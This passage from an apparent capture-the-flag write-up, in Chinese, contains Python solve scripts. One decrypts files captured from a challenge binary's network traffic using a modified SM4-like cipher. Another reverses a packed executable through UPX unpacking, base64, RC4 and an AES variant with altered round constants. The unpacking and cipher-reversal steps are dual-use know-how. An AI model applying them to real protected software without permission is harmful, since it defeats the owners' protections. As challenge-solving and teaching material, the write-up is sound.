    0x98, 0x7D, 0x3A, 0x26, 0x5A, 0xAF, 0x87, 0x0D, 0x1B, 0x2E, 0xB2, 0xE3, 0x6A, 0xCC, 0xF1, 0xFF,
    0xD7, 0xF6, 0x1C, 0xC9, 0xE8, 0x70, 0x20, 0x4E, 0x23, 0x3D, 0xC2, 0xAA, 0xDC, 0x0B, 0xF2, 0x5F,
    0x7A, 0xFA, 0x88, 0x97, 0x47, 0xD1, 0x0C, 0x02, 0x31, 0x7F, 0xF4, 0x75, 0x15, 0x93, 0x38, 0x8A,
    0x42, 0x90, 0x71, 0xDD, 0x73, 0x55, 0x7E, 0xB5, 0x5B, 0x29, 0x4C, 0x9A, 0xE0, 0x8C, 0xB0, 0xE5,
    0x64, 0x27, 0x01, 0xDF, 0xAD, 0x21, 0x79, 0x94, 0x92, 0x51, 0x69, 0x7C, 0x22, 0x63, 0x50, 0x85,
    0x2D, 0xE2, 0x40, 0x46, 0x44, 0xA9, 0x82, 0xB6, 0x61, 0xD8, 0xD2, 0xB9, 0x68, 0xAB, 0xB1, 0x5D,
    0x65, 0x54, 0x77, 0xA0, 0xC5, 0xBA, 0x60, 0x9C, 0xE4, 0xFE, 0xEE, 0x99, 0xE6, 0x78, 0x6D, 0x09,
]

FK = [0x3B1F86A4, 0x83F7332D, 0x58ADBA8E, 0x71DC3F73]
CK = [
    0x9A148706, 0x657904A4, 0xB0535D2D, 0x865C7AA7, 0xF7FEF2D4, 0xF09D3A8B,
    0x67CB0390, 0xF3B1D1AA, 0x1941EDE3, 0xCDD55650, 0x272AA612, 0x397B1DC6,
    0x767AAB6B, 0x71A39044, 0x8A77F592, 0x7B5A7907, 0x97D18251, 0xCA1960CB,
    0x44B54134, 0x3F30C70A, 0x5EB36C72, 0x5569E716, 0x51BF832C, 0xF13A95BC,
]

def decode_custom_b64(data: str) -> bytes:
    table = str.maketrans(CUSTOM_ALPHABET, STANDARD_ALPHABET)
    return base64.b64decode(data.translate(table))

def rol32(x: int, n: int) -> int:
    x &= 0xFFFFFFFF
    return ((x << n) | (x >> (32 - n))) & 0xFFFFFFFF

def tau(x: int) -> int:
    return (
        (SBOX[(x >> 24) & 0xFF] << 24)
        | (SBOX[(x >> 16) & 0xFF] << 16)
        | (SBOX[(x >> 8) & 0xFF] << 8)
        | SBOX[x & 0xFF]
    )

def t_encrypt(x: int) -> int:
    y = tau(x)
    return y ^ rol32(y, 2) ^ rol32(y, 10) ^ rol32(y, 18) ^ rol32(y, 24)

def t_key(x: int) -> int:
    y = tau(x)
    return y ^ rol32(y, 13) ^ rol32(y, 23)

def expand_round_keys(key: bytes) -> list[int]:
    mk = [int.from_bytes(key[i : i + 4], "big") for i in range(0, 16, 4)]
    state = [mk[i] ^ FK[i] for i in range(4)]
    round_keys = []
    for i in range(24):
        nxt = state[i] ^ t_key(state[i + 1] ^ state[i + 2] ^ state[i + 3] ^ CK[i])
        state.append(nxt)
        round_keys.append(nxt)
    return round_keys

def crypt_block(block: bytes, round_keys: list[int]) -> bytes:
    words = [int.from_bytes(block[i : i + 4], "big") for i in range(0, 16, 4)]
    for i in range(24):
        words.append(words[i] ^ t_encrypt(words[i + 1] ^ words[i + 2] ^ words[i + 3] ^ round_keys[i]))
    return b"".join(word.to_bytes(4, "big") for word in words[-1:-5:-1])

def decrypt_ecb(ciphertext: bytes, key: bytes) -> bytes:
    round_keys = expand_round_keys(key)[::-1]
    out = bytearray()
    for i in range(0, len(ciphertext), 16):
        out.extend(crypt_block(ciphertext[i : i + 16], round_keys))
    pad = out[-1]
    if not (1 <= pad <= 16 and out[-pad:] == bytes([pad]) * pad):
        raise ValueError("invalid PKCS#7 padding")
    return bytes(out[:-pad])

def iter_pcapng_tcp_payloads(path: Path) -> list[bytes]:
    data = path.read_bytes()
    if data[:4] != b"\x0a\x0d\x0d\x0a":
        raise ValueError("expected pcapng file")

    payloads = []
    offset = 0
    endian = "<"

    while offset + 12 <= len(data):
        block_type = struct.unpack_from("<I", data, offset)[0]
        if block_type == 0x0A0D0D0A:
            bom = struct.unpack_from("<I", data, offset + 8)[0]
            endian = "<" if bom == 0x1A2B3C4D else ">"
        block_len = struct.unpack_from(endian + "I", data, offset + 4)[0]
        if block_type == 0x00000006:
            cap_len = struct.unpack_from(endian + "I", data, offset + 20)[0]
            packet = data[offset + 28 : offset + 28 + cap_len]
            payload = extract_tcp_payload(packet)
            if payload:
                payloads.append(payload)
        if block_len < 12:
            break
        offset += block_len

    return payloads

def extract_tcp_payload(packet: bytes) -> bytes:
    if len(packet) < 14:
        return b""
    eth_type = struct.unpack_from("!H", packet, 12)[0]
    if eth_type != 0x0800:
        return b""

    ip = packet[14:]
    if len(ip) < 20 or ip[9] != 6:
        return b""
    ihl = (ip[0] & 0x0F) * 4
    tcp = ip[ihl:]
    if len(tcp) < 20:
        return b""

    sport, dport = struct.unpack_from("!HH", tcp, 0)
    if 9999 not in (sport, dport):
        return b""
    data_offset = ((tcp[12] >> 4) & 0x0F) * 4
    return tcp[data_offset:]

def load_records_from_pcap(path: Path) -> list[dict[str, str]]:
    records = []
    for payload in iter_pcapng_tcp_payloads(path):
        for line in payload.splitlines():
            line = line.strip()
            if not line.startswith(b"{"):
                continue
            obj = json.loads(line.decode("utf-8"))
            if "filename" in obj and "ciphertext" in obj:
                records.append(obj)
    return records

def default_pcap_path() -> Path:
    return Path(__file__).resolve().parent.parent / "capture.pcap"

def main() -> None:
    parser = argparse.ArgumentParser(description="Decrypt captured files produced by crypt_core.so")
    parser.add_argument("--pcap", type=Path, default=default_pcap_path(), help="pcapng file to parse")
    parser.add_argument("--name", help="only print one decrypted filename")
    args = parser.parse_args()

    key = decode_custom_b64(KEY_B64)[:16]
    records = load_records_from_pcap(args.pcap)

    for record in records:
        name = record["filename"]
        if args.name and name != args.name:
            continue
        plaintext = decrypt_ecb(bytes.fromhex(record["ciphertext"]), key)
        print(f"=== {name} ===")
        try:
            print(plaintext.decode("utf-8"))
        except UnicodeDecodeError:
            print(plaintext.hex())

if __name__ == "__main__":
    main()
5.re2
三层套娃:UPX + b64 + rc4,最后AES解密



魔改UPX,改section脱不了,x64dbg + scylla动调脱壳:

main里面有个比较:
还有b64解码:

- 法一:厨子解码一下得到一个exe


- 法二:直接去 C:\Users\xxx\AppData\Local\Temp 拿到解码出来的exe,看到对两 section 自解密,开始动调到校验函数,明显 aes-PKCS#7,看前面有XOR就是CBC模式:
PKCS#7:
aes128_encrypt_block:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16



add_round_key(state, round_keys);


for (int round = 1; round < AES_ROUND_COUNT; ++round) {
    sub_bytes(state);
    shift_rows(state);
    mix_columns(state);
    add_round_key(state, round_keys + 4 * round);
}


sub_bytes(state);
shift_rows(state);
add_round_key(state, round_keys + 4 * AES_ROUND_COUNT);




aes-keyExpasion改了RCON:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
static void key_expansion(const uint8_t key[AES_BLOCK_BYTES], uint32_t round_keys[AES_ROUND_KEY_WORDS]) {
    for (int i = 0; i < 4; ++i) {
        round_keys[i] = ((uint32_t)key[4 * i] << 24) |
                        ((uint32_t)key[4 * i + 1] << 16) |
                        ((uint32_t)key[4 * i + 2] << 8) |
                        (uint32_t)key[4 * i + 3];
    }

    for (int i = 4; i < AES_ROUND_KEY_WORDS; ++i) {
        uint32_t temp = round_keys[i - 1];
        if (i % 4 == 0) {
            temp = sub_word(rot_word(temp)) ^ rcon[(i / 4) - 1];
        }
        round_keys[i] = round_keys[i - 4] ^ temp;
    }
}
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
SBOX = [
    0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
    0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
    0xb7,0xfd,0x93,0x26,0x36,0x3f,0xf7,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,
    0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,
    0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,
    0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,
    0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,
    0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,
    0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,
    0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,
    0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,
    0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,
    0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,
    0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,
    0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,
    0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16,
]

INV_SBOX = [0] * 256
for i, v in enumerate(SBOX):
    INV_SBOX[v] = i

RCON = [0x9c, 0x10, 0x13, 0x15, 0x19, 0x01, 0x31]

NB = 4   # block words
NK = 8   # AES-256 key words
NR = 14  # AES-256 rounds

def xtime(a: int) -> int:
    return ((a << 1) ^ 0x1b) & 0xff if (a & 0x80) else ((a << 1) & 0xff)

def gf_mul(a: int, b: int) -> int:
    res = 0
    for _ in range(8):
        if b & 1:
            res ^= a
        hi = a & 0x80
        a = (a << 1) & 0xff
        if hi:
            a ^= 0x1b
        b >>= 1
    return res

def sub_word(word):
    return [SBOX[b] for b in word]

def rot_word(word):
    return word[1:] + word[:1]

def xor_words(a, b):
    return [x ^ y for x, y in zip(a, b)]

def bytes_to_state(block: bytes):
    state = [[0] * 4 for _ in range(4)]
    for i in range(16):
        state[i % 4][i // 4] = block[i]
    return state

def state_to_bytes(state):
    out = bytearray(16)
    for i in range(16):
        out[i] = state[i % 4][i // 4]
    return bytes(out)

def add_round_key(state, round_key):
    for c in range(4):
        for r in range(4):
            state[r][c] ^= round_key[4 * c + r]

def inv_sub_bytes(state):
    for r in range(4):
        for c in range(4):
            state[r][c] = INV_SBOX[state[r][c]]

def inv_shift_rows(state):
    state[1] = state[1][-1:] + state[1][:-1]
    state[2] = state[2][-2:] + state[2][:-2]
    state[3] = state[3][-3:] + state[3][:-3]

def inv_mix_columns(state):
    for c in range(4):
        s0 = state[0][c]
        s1 = state[1][c]
        s2 = state[2][c]
        s3 = state[3][c]

        state[0][c] = gf_mul(s0, 0x0e) ^ gf_mul(s1, 0x0b) ^ gf_mul(s2, 0x0d) ^ gf_mul(s3, 0x09)
